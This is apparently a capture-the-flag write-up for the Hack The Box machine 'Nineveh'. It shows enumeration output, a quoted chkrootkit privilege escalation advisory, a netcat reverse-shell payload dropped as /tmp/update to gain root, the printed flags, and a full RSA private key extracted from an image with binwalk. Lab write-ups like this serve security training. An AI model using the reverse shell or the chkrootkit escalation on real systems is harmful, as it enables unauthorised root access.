-rwxr-xr-x 1 root root 39K Jan 18 2017 systemd-getty-generator  
-rwxr-xr-x 1 root root 119K Jan 18 2017 systemd-gpt-auto-generator  
-rwxr-xr-x 1 root root 39K Jan 18 2017 systemd-hibernate-resume-generator  
-rwxr-xr-x 1 root root 39K Jan 18 2017 systemd-insserv-generator  
-rwxr-xr-x 1 root root 35K Jan 18 2017 systemd-rc-local-generator  
-rwxr-xr-x 1 root root 31K Jan 18 2017 systemd-system-update-generator  
-rwxr-xr-x 1 root root 103K Jan 18 2017 systemd-sysv-generator  
-rwxr-xr-x 1 root root 11K Apr 16 2016 lvm2-activation-generator

/lib/systemd/system-sleep:  
total 4.0K  
-rwxr-xr-x 1 root root 92 Mar 17 2016 hdparm

/lib/systemd/system-preset:  
total 4.0K  
-rw-r--r-- 1 root root 869 Jan 18 2017 90-systemd.preset

/lib/systemd/network:  
total 12K  
-rw-r--r-- 1 root root 404 Jan 18 2017 80-container-host0.network  
-rw-r--r-- 1 root root 482 Jan 18 2017 80-container-ve.network  
-rw-r--r-- 1 root root 80 Jan 18 2017 99-default.link

/lib/systemd/system-shutdown:  
total 0

### SOFTWARE  
#####  
[-] Sudo version:  
Sudo version 1.8.16

[-] Apache version:  
Server version: Apache/2.4.18 (Ubuntu)  
Server built: 2016-07-14T12:32:26

[-] Apache user configuration:  
APACHE\_RUN\_USER=www-data  
APACHE\_RUN\_GROUP=www-data

[-] Installed Apache modules:

Loaded Modules:

core\_module (static)  
so\_module (static)  
watchdog\_module (static)  
http\_module (static)  
log\_config\_module (static)  
logio\_module (static)  
version\_module (static)  
unixd\_module (static)  
access\_compat\_module (shared)  
alias\_module (shared)  
auth\_basic\_module (shared)  
authn\_core\_module (shared)  
authn\_file\_module (shared)  
authz\_core\_module (shared)  
authz\_host\_module (shared)  
authz\_user\_module (shared)  
autoindex\_module (shared)  
deflate\_module (shared)  
dir\_module (shared)  
env\_module (shared)  
filter\_module (shared)  
mime\_module (shared)  
mpm\_prefork\_module (shared)  
negotiation\_module (shared)  
php7\_module (shared)  
setenvif\_module (shared)  
socache\_shmcb\_module (shared)  
ssl\_module (shared)  
status\_module (shared)

### INTERESTING FILES

#####

[-] Useful file locations:

/bin/nc

/bin/netcat

/usr/bin/wget

/usr/bin/curl



[-] Can we read/write sensitive files:

```
-rw-r--r-- 1 root root 1617 Jul  2 2017 /etc/passwd
-rw-r--r-- 1 root root 771 Jul  3 2017 /etc/group
-rw-r--r-- 1 root root 575 Oct 22 2015 /etc/profile
-rw-r----- 1 root shadow 1068 Jul  3 2017 /etc/shadow
```

[-] SUID files:

```
-rwsr-xr-x 1 root root 10240 Feb 25 2014 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-
launch-helper
-rwsr-xr-x 1 root root 56456 Jan 14 2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 38984 Feb  3 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 14864 Jan 17 2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Mar 16 2017 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 32944 Mar 29 2016 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 40432 Mar 29 2016 /usr/bin/chsh
-rwsr-xr-x 1 root root 23376 Jan 17 2016 /usr/bin/pkexec
-rwsr-xr-x 1 root root 32944 Mar 29 2016 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 Mar 29 2016 /usr/bin/chfn
-rwsr-xr-x 1 root root 39904 Mar 29 2016 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 Mar 29 2016 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 54256 Mar 29 2016 /usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 20 11:08 /usr/bin/sudo
-rwsr-sr-x 1 daemon daemon 51464 Jan 14 2016 /usr/bin/at
-rwsr-xr-x 1 root root 44680 May  7 2014 /bin/ping6
-rwsr-xr-x 1 root root 44168 May  7 2014 /bin/ping
-rwsr-xr-x 1 root root 40152 Dec 16 2016 /bin/mount
-rwsr-xr-x 1 root root 27608 Dec 16 2016 /bin/umount
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40128 Mar 29 2016 /bin/su
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
```

[-] SGID files:

```
-rwxr-sr-x 1 root shadow 35632 Mar 16 2016 /sbin/pam_extrausers_chkpwd
-rwxr-sr-x 1 root shadow 35600 Mar 16 2016 /sbin/unix_chkpwd
-rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86_64-linux-gnu/utempter/-
utempter
-rwxr-sr-x 1 root tty 14752 Mar  1 2016 /usr/bin/bsd-write
-rwxr-sr-x 1 root utmp 434216 Feb  7 2016 /usr/bin/screen
-rwxr-sr-x 1 root shadow 62336 Mar 29 2016 /usr/bin/chage
-rwxr-sr-x 1 root mlocate 39520 Nov 18 2014 /usr/bin/mlocate
-rwxr-sr-x 1 root ssh 358624 Mar 16 2017 /usr/bin/ssh-agent
-rwxr-sr-x 1 root crontab 36080 Apr  5 2016 /usr/bin/crontab
-rwsr-sr-x 1 daemon daemon 51464 Jan 14 2016 /usr/bin/at
-rwxr-sr-x 1 root shadow 22768 Mar 29 2016 /usr/bin/expiry
```

-rwxr-sr-x 1 root tty 27368 Dec 16 2016 /usr/bin/wall

[+] Files with POSIX capabilities set:

/usr/bin/mtr = cap\_net\_raw+ep

/usr/bin/traceroute6.iputils = cap\_net\_raw+ep

/usr/bin/systemd-detect-virt = cap\_dac\_override,cap\_sys\_ptrace+ep

[-] Can't search \*.conf files as no keyword was entered

[-] Can't search \*.php files as no keyword was entered

[-] Can't search \*.log files as no keyword was entered

[-] Can't search \*.ini files as no keyword was entered

[-] All \*.conf files in /etc (recursive 1 level):

-rw-r--r-- 1 root root 3028 Feb 15 2017 /etc/adduser.conf

-rw-r--r-- 1 root root 604 Jul 2 2015 /etc/deluser.conf

-rw-r--r-- 1 root root 1371 Jan 27 2016 /etc/rsyslog.conf

-rw-r--r-- 1 root root 7788 Jul 2 2017 /etc/ca-certificates.conf

-rw-r--r-- 1 root root 92 Oct 22 2015 /etc/host.conf

-rw-r--r-- 1 root root 497 May 4 2014 /etc/nsswitch.conf

-rw-r--r-- 1 root root 2192 Aug 5 2017 /etc/sysctl.conf

-rw-r--r-- 1 root root 771 Mar 6 2015 /etc/insserv.conf

-rw-r--r-- 1 root root 703 May 5 2015 /etc/logrotate.conf

-rw-r--r-- 1 root root 967 Oct 30 2015 /etc/mke2fs.conf

-rw-r--r-- 1 root root 100 Nov 25 2015 /etc/sos.conf

-rw-r--r-- 1 root root 280 Jun 20 2014 /etc/fuse.conf

-rw-r--r-- 1 root root 355 Dec 17 05:05 /etc/knockd.conf

-rw-r--r-- 1 root root 1260 Mar 16 2016 /etc/ucf.conf

-rw-r--r-- 1 root root 34 Jan 27 2016 /etc/ld.so.conf

-rw-r--r-- 1 root root 4781 Mar 17 2016 /etc/hdparm.conf

-rw-r--r-- 1 root root 2969 Nov 10 2015 /etc/debconf.conf

-rw-r--r-- 1 root root 2583 Jul 2 2017 /etc/gai.conf

-rw-r--r-- 1 root root 14867 Apr 12 2016 /etc/ltrace.conf

-rw-r--r-- 1 root root 338 Nov 18 2014 /etc/updatedb.conf

-rw-r--r-- 1 root root 552 Mar 16 2016 /etc/pam.conf

-rw-r--r-- 1 root root 350 Jul 2 2017 /etc/popularity-contest.conf

-rw-r--r-- 1 root root 191 Jan 18 2016 /etc/libaudit.conf

-rw-r--r-- 1 root root 6816 Nov 29 2016 /etc/overlayroot.conf

-rw-r--r-- 1 root root 144 Jul 2 2017 /etc/kernel-img.conf

[-] Location and contents (if accessible) of .bash\_history file(s):

/home/amrois/.bash\_history

[-] Location and Permissions (if accessible) of .bak file(s):

```
-rw----- 1 root shadow 641 Jul  3 2017 /var/backups/gshadow.bak
-rw----- 1 root shadow 1068 Jul  3 2017 /var/backups/shadow.bak
-rw----- 1 root root 1617 Jul  2 2017 /var/backups/passwd.bak
-rw----- 1 root root 771 Jul  3 2017 /var/backups/group.bak
```

[-] Any interesting mail in /var/mail:

```
total 12
drwxrwsr-x 2 root mail 4096 Jul  2 2017 .
drwxr-xr-x 14 root root 4096 Jul  2 2017 ..
-rw-r--r-- 1 amrois mail 483 Jul  2 2017 amrois
```

### SCAN COMPLETE #####

```
www-data@nineveh:/home/amrois$ cat user.txt
cat: user.txt: Permission denied
```

```
www-data@nineveh:/var/www/html/department$ ls -al
total 256
drwxr-xr-x 4 root root 4096 Jul  2 2017 .
drwxr-xr-x 3 root root 4096 Jul  2 2017 ..
drwxr-xr-x 2 root root 4096 Jul  2 2017 css
drwxr-xr-x 2 root root 4096 Jul  2 2017 files
-rw-r--r-- 1 root root  51 Jul  2 2017 footer.php
-rw-r--r-- 1 root root  974 Jul  2 2017 header.php
-rw-r--r-- 1 root root  68 Jul  2 2017 index.php
-rw-r--r-- 1 root root 1494 Jul  2 2017 login.php
-rw-r--r-- 1 root root  76 Jul  2 2017 logout.php
-rw-r--r-- 1 root root  844 Jul  2 2017 manage.php
-rw-r--r-- 1 root root 220508 Jul  2 2017 underconstruction.jpg
```

the reason why we couldnt write to web directory bcz nothing is writable by www-data user

```
www-data@nineveh:/var/www/html/department$ ls /
bin boot dev etc home initrd.img lib lib64 lost+found media mnt opt
roc report root run sbin snap srv sys tmp usr var vmlinuz
```

we see /report directory ,we r not used to see


```
www-data@nineveh:/var/www/html/department$ cd /report/
www-data@nineveh:/report$ ls -la
total 24
drwxr-xr-x  2 amrois amrois 4096 Apr 10 09:01 .
drwxr-xr-x 24 root    root  4096 Jan 29 03:34 ..
-rw-r--r--  1 amrois amrois 4815 Apr 10 09:00 report-21-04-10:09:00.txt
-rw-r--r--  1 amrois amrois 4815 Apr 10 09:01 report-21-04-10:09:01.txt
```

a file been created every 1min

```
www-data@nineveh:/report$ ls -la
total 32
drwxr-xr-x  2 amrois amrois 4096 Apr 10 09:02 .
drwxr-xr-x 24 root    root   4096 Jan 29 03:34 ..
-rw-r--r--  1 amrois amrois 4815 Apr 10 09:00 report-21-04-10:09:00.txt
-rw-r--r--  1 amrois amrois 4815 Apr 10 09:01 report-21-04-10:09:01.txt
-rw-r--r--  1 amrois amrois 4815 Apr 10 09:02 report-21-04-10:09:02.txt
```

what created those files is probably a cronjob  
things running on the server:

```
www-data@nineveh:/report$ ps -eo command
COMMAND
/sbin/init
[kthreadd]
[ksoftirqd/0]
[kworker/0:0H]
[kworker/u2:0]
[rcu_sched]
[rcu_bh]
[migration/0]
[watchdog/0]
[kdevtmpfs]
[netns]
[perf]
[khungtaskd]
[writeback]
[ksm]
[khugepaged]
[crypto]
[kintegrityd]
[bioset]
[kblockd]
[ata_sff]
[md]
[devfreq_wq]
[kswapd0]
[vmstat]
[fsnotify_mark]
[ecryptfs-kthrea]
[kthrotld]
[acpi_thermal_pm]
[bioset]
[bioset]
[bioset]
```



```
www-data@nineveh:/report$ ps -eo command
COMMAND
```

```
/sbin/init
[kthreadd]
[ksoftirqd/0]
[kworker/0:0H]
[kworker/u2:0]
[rcu_sched]
[rcu_bh]
[migration/0]
[watchdog/0]
[kdevtmpfs]
[netns]
[perf]
[khungtaskd]
[writeback]
[ksm]
[khugepaged]
[crypto]
[kintegrityd]
[bioset]
[kblockd]
[ata_sff]
[md]
[devfreq_wq]
[kswapd0]
[vmstat]
[fsnotify_mark]
[ecryptfs-kthrea]
[kthrotld]
[acpi_thermal_pm]
[bioset]
[bioset]
[bioset]
```

```
[bioset]
[bioset]
[scsi_eh_0]
[scsi_tmf_0]
[scsi_eh_1]
[scsi_tmf_1]
[ipv6_addrconf]
[deferwq]
[charger_manager]
[scsi_eh_2]
[scsi_tmf_2]
[scsi_eh_3]
[scsi_tmf_3]
[scsi_eh_4]
[scsi_tmf_4]
[ttm_swap]
[scsi_eh_5]
[kpsmouse]
[scsi_tmf_5]
[scsi_eh_6]
[scsi_tmf_6]
[scsi_eh_7]
[scsi_tmf_7]
[scsi_eh_8]
[scsi_tmf_8]
[scsi_eh_9]
[scsi_tmf_9]
[scsi_eh_10]
[scsi_tmf_10]
[scsi_eh_11]
[scsi_tmf_11]
[scsi_eh_12]
[scsi_tmf_12]
[scsi_eh_13]
[scsi_tmf_13]
[scsi_eh_14]
[scsi_tmf_14]
[scsi_eh_15]
[scsi_tmf_15]
[scsi_eh_16]
[scsi_tmf_16]
[scsi_eh_17]
[scsi_tmf_17]
[scsi_eh_18]
[scsi_tmf_18]
[scsi_eh_19]
```

let's go to the /var/tmp/ and create a script

```
www-data@nineveh:/report$ cd /var/tmp/
www-data@nineveh:/var/tmp$ ls
systemd-private-38f74fa7973a3aeb556832bca6b-systemd-timesyncd.service-ajd9L
systemd-private-4e3b2b3aeb556832bca6b-systemd-timesyncd.service-ajd9L
systemd-private-7868f78a21be81ed2659f129b-systemd-timesyncd.service-90L8b
```

```
www-data@nineveh:/var/tmp$ vi procmon.sh
```

```
#!/bin/bash
#loop by line

IFS=$'\n'

old_process=$(ps -eo command)

while true; do
    new_process=$(ps -eo command)
    diff <(echo "$old_process") <(echo "$new_process")
    sleep 1
    old_process=$new_process
done
```

esc+ shift+:wq

```
www-data@nineveh:/var/tmp$ ls -al
total 28
drwxrwxrwt  5 root    root    4096 Apr 10 09:29 .
drwxr-xr-x 14 root    root    4096 Jul  2  2017 ..
-rw-r--r--  1 www-data www-data 2048 Apr 10 08:32 ninevehNotes.php
-rw-r--r--  1 www-data www-data  293 Apr 10 09:28 procmon.sh
drwx-----  3 root    root    4096 Apr 10 08:30 systemd-private-c6e2b2e550ac4b
drwx-----  3 root    root    4096 Jul  3  2017 systemd-private-d38f74fa79734a
drwx-----  3 root    root    4096 Jul  2  2017 systemd-private-f7668f1ec7794b
www-data@nineveh:/var/tmp$ chmod -x procmon.sh
```

```
www-data@nineveh:/var/tmp$ ./procmon.sh
167d166
< ps -eo command
170a170
> ps -eo command
169a170,174
> /usr/sbin/CRON -f
> /bin/sh -c /root/vulnScan.sh
> /bin/bash /root/vulnScan.sh
> /bin/sh /usr/bin/chkrootkit
> /usr/bin/find /dev /tmp /lib /etc /var ( -name tcp.log -o -name .linux-sniff -o -name sniff-l0g -o -name core_ )
170,175d169
< /usr/sbin/CRON -f
< /bin/sh -c /root/vulnScan.sh
< /bin/bash /root/vulnScan.sh
< /bin/sh /usr/bin/chkrootkit
< /usr/bin/find /dev /tmp /lib /etc /var ( -name tcp.log -o -name .linux-sniff -o -name sniff-l0g -o -name core_ )
< ps -eo command
```

cron started , cron executed /root/vulnScan.sh and /usr/bin/chkrootkit then does a find

```
www-data@nineveh:/var/tmp$ ls -la /usr/bin/chkrootkit
-rwx--x--x 1 root root 76181 Jul  2  2017 /usr/bin/chkrootkit
```

lets executed

```
www-data@nineveh:/var/tmp$ /usr/bin/chkrootkit
/bin/sh: 0: Can't open /usr/bin/chkrootkit
```

maybe not



```
(rootkali)-[~]
# searchsploit chkrootkit

Exploit Title
-----
Chkrootkit - Local Privilege Escalation (Metasploit)
Chkrootkit 0.49 - Local Privilege Escalation

Shellcodes: No Results
```

Path	File Name
linux/local/38775.rb	
linux/local/33899.txt	

Chkrootkit 0.49 - Local Privilege Escalation | linux/local/33899.txt

```
(rootkali)-[~]
# searchsploit -x linux/local/33899.txt
```

We just found a serious vulnerability in the chkrootkit package, which may allow local attackers to gain root access to a box in certain configurations (/tmp not mounted noexec).

The vulnerability is located in the function slapper() in the shellscript chkrootkit:

```
#
# SLAPPER.{A,B,C,D} and the multi-platform variant
#
slapper (){
    SLAPPER_FILES="${ROOTDIR}tmp/.bugtraq ${ROOTDIR}tmp/.bugtraq.c"
    SLAPPER_FILES="${SLAPPER_FILES} ${ROOTDIR}tmp/.unlock ${ROOTDIR}tmp/httpd \
    ${ROOTDIR}tmp/update ${ROOTDIR}tmp/.cinik ${ROOTDIR}tmp/.b"a
    SLAPPER_PORT="0.0:2002 |0.0:4156 |0.0:1978 |0.0:1812 |0.0:2015 "
    OPT=-an
    STATUS=0
    file_port=

    if ${netstat} "${OPT}"|${egrep} "^tcp"|${egrep} "${SLAPPER_PORT}">
/dev/null 2>&1
    then
        STATUS=1
        [ "$SYSTEM" = "Linux" ] && file_port=`netstat -p ${OPT} | \
        $egrep ^tcp|$egrep "${SLAPPER_PORT}" | ${awk} '{ print $7 }' |
tr -d :`
    fi
    for i in ${SLAPPER_FILES}; do
        if [ -f ${i} ]; then
            file_port=$file_port $i
            STATUS=1
        fi
    done
}
```

```

done
if [ ${STATUS} -eq 1 ];then
    echo "Warning: Possible Slapper Worm installed ($file_port)"
else
    if [ "${QUIET}" != "t" ]; then echo "not infected"; fi
    return ${NOT_INFECTED}
fi
}

```

The line 'file\_port=\$file\_port \$i' will execute all files specified in \$SLAPPER\_FILES as the user chkrootkit is running (usually root), if \$file\_port is empty, because of missing quotation marks around the variable assignment.

Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in cron.daily) and has write access to /tmp (not mounted noexec), he may easily take advantage of this.

Suggested fix: Put quotation marks around the assignment.

```
file_port="$file_port $i"
```

I will also try to contact upstream, although the latest version of chkrootkit dates back to 2009 - will have to see, if I reach a dev there.

```
www-data@nineveh:/tmp$ vi update
```

```
#!/bin/bash
```

```
rm /tmp/2;mkfifo /tmp/2;cat /tmp/2|/bin/sh -i 2>&1|nc 10.10.14.16 4444 >/tmp/2
```

/tmp/f first shell

/tmp/2 another shell



```

www-data@nineveh:/tmp$ chmod +x update
www-data@nineveh:/tmp$ ls -al
total 40
drwxrwxrwt  9 root    root    4096 Apr 10 10:07 .
drwxr-xr-x 24 root    root    4096 Jan 29 03:34 ..
drwxrwxrwt  2 root    root    4096 Apr 10 08:30 .ICE-unix
drwxrwxrwt  2 root    root    4096 Apr 10 08:30 .Test-unix
drwxrwxrwt  2 root    root    4096 Apr 10 08:30 .X11-unix
drwxrwxrwt  2 root    root    4096 Apr 10 08:30 .XIM-unix
drwxrwxrwt  2 root    root    4096 Apr 10 08:30 .font-unix
prw-r--r--  1 www-data www-data  0 Apr 10 10:07 f
drwx-----  3 root    root    4096 Apr 10 08:30 systemd-private-c6e
-rwxr-xr-x  1 www-data www-data  92 Apr 10 10:06 update
drwx-----  2 root    root    4096 Apr 10 08:31 vmware-root

```

we wait for 1min

```

www-data@nineveh:/var/tmp$ ./procmon.sh
144c144,147
< ps -eo command
---
> /usr/sbin/CRON -f
> /bin/sh -c /root/vulnScan.sh
> /bin/bash /root/vulnScan.sh
> /bin/sh /usr/bin/chkrootkit

```

```

(root🐼 kali)-[~]
# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.43] 51704
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#

```

```

# cat user.txt
e2a403c177bbbc22df00be811c653b42
#

```

```

# # cat root.txt
dc8da248a514dbe32ff3031dbb172e9e
#

```

***through SSH***



```

(root@kali) - [/Documents/htb/boxes/nineveh]
# ls
gobuster  LinEnum.sh  nineveh.ctb  nineveh.ctb~  nineveh.ctb~  nineveh.ctb~~~  nineveh.png  nmap

```

```

(root@kali) - [/Documents/htb/boxes/nineveh]
# binwalk nineveh.png

```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 1497 x 746, 8-bit/color RGB, non-interlaced
84	0x54	Zlib compressed data, best compression
2881744	0x2BF8D0	POSIX tar archive (GNU)

tar archive and zlib compressed data

-Me : to extract compressed files



```
(root@kali)-[/Documents/htb/boxes/nineveh]
# binwalk -Me nineveh.png

Scan Time:      2021-04-10 16:18:24
Target File:    /Documents/htb/boxes/nineveh/nineveh.png
MD5 Checksum:   353b8f5a4578e4472c686b6e1f15c808
Signatures:     391
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PNG image, 1497 x 746, 8-bit/color RGB, non-interlaced
84	0x54	Zlib compressed data, best compression
2881744	0x2BF8D0	POSIX tar archive (GNU)

```
Scan Time:      2021-04-10 16:18:25
Target File:    /Documents/htb/boxes/nineveh/_nineveh.png.extracted/54
MD5 Checksum:   d41d8cd98f00b204e9800998ecf8427e
Signatures:     391
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	OpenSSH RSA public key

```
Scan Time:      2021-04-10 16:18:25
Target File:    /Documents/htb/boxes/nineveh/_nineveh.png.extracted/secret/nineveh.pub
MD5 Checksum:   6b60618d207ad97e76664174e805cfda
Signatures:     391
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	PEM RSA private key

```
(root@kali)-[/Documents/htb/boxes/nineveh]
# ls
gobuster  LinEnum.sh  nineveh.ctb  nineveh.ctb~  nineveh.ctb~~  nineveh.ctb~~~  nineveh.png  _nineveh.png.extracted  nmap

# cd _nineveh.png.extracted
```

```
(root@kali)-[/Documents/htb/boxes/nineveh/_nineveh.png.extracted]
# ls
2BF8D0.tar  54  54.zlib  secret
```

```

(root@kali)-[/Documents/.../boxes/nineveh/_nineveh.png.extracted/secret]
# cat nineveh.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCuL0RQPtvcPuYSwSkh50vYoY//CTXgBHRniaa8c0ndR+wCGkgf38HPVpsVuu3Xq8Fr+N3ybS6uD8Sbt38Umdyk+IgfzUlsnSnJMG8gAY0rs+FpBdQ91P3LTEQQfRqlsmS6
Sc/gUfLmurSeGgNnrZbFcNxJLWd238zyv55MfHvtX0eUEbkVCrX/CVHrlzxt2zm0R0Vpyv/Xk5+/UdaP68h2CDE2CbWdfjFmI/9ZXv7uaGC9ycjeirC/EIj5UaFBmGhX092Pj4PiXTbdRv0rIabjS2KcJd4+wx1jgo4tNH/P
6iPiX8Nf7/X/FyXrUsANxiTRLDjZs5v7IETJzVN0rU0R amrois@nineveh.htb

(root@kali)-[/Documents/.../boxes/nineveh/_nineveh.png.extracted/secret]
# cat nineveh.priv
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAr19EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbtr16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaXQU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznLBG5
FQq1/xmB65c8bds5tETLacr/150fv1A2j+vIdggxNgm8A34xZiP/VV7+7mhgvnciI
3oqwxvCI+VGhQZhoV9PdJ4+D4L023Ub9KyGm40tinCXePsMdY4K0LTR/z+oj4sQT
X+/1xcL61LADcYk0Sw42b0b+yBEyc1TTq1NEQIDAQABaoIBAFvDbvvPgbr0bjTn
KiI/FbJUtKWpWfNDpYd+TybsnbD0qPw83pKKTJv79fs2KxMRVCdLV/IAVWV3QAK
FYDm5gTLIfuPD0V5jq/9Ii38Y0D0zRG1DoFcmi/mB92f6s/sQYCarjcB0KDUL58z
GRZtIwb1RDgRAXbwXGoGZ0DqHqHciGF0ugKQJmupo5hX0kfMg/G+Ic0Ij45uoR
JZecF3Lx0kx0Ay85DCBkoYRiyn+nNgr/APJBXe9Ibkq4j0Lj29V5dT/HSoF17VWo
9odiTBWwwzPVv01/JEGc6sXUD0mXevoQIA9S5kZ20JX08JoaQcRz628d0dukG6Utu
Bato3bkCgYEA5w2Hfp2AyoL24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
uj0UuscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5kLY2DLWNUaCU30EpREIWkyL
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IibgF07sPqSA/uNXwx2cLCKhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
Ddh0a4x+0MQEtKXtgaADuHh+NGC1tLLckfEAMNGQHFbGwGBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAghMDcP7hRLfbQWkksGzC
fgUUhWkmb1/ZwauNjHbSiwG5ZFfgGcm8ANQ/Ok2DzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXc
iEBMuPz0RAaK93Zk0g3Zya0CgYBYbPhdP5FiHhX0+7pMHjmrAKLj+LehLbTMFLB1
MxMtBEym1gonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpkzt0eLmPh
PNiIsNNjft/G3RZiq1/Uc+6dFrv0/AIdw+goqQduXfcd01Nlnr7o5c0/Shi9tse
i6U0yQK8gCgvck5Z1iLrY1Q05iZ3UvR4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
iL6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TcaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVxdQMjNJC3sn3JaQY1zJkE4jXLZeNqCxC4ZadtJD9i0+EUg
-----END RSA PRIVATE KEY-----

```

nineveh.pub: public ssh key for the amrois user

nineveh.priv: ssh key for the privilege user

```

(root@kali)-[/Documents/.../boxes/nineveh/_nineveh.png.extracted/secret]
# ssh -i nineveh.priv amrois@10.10.10.43

```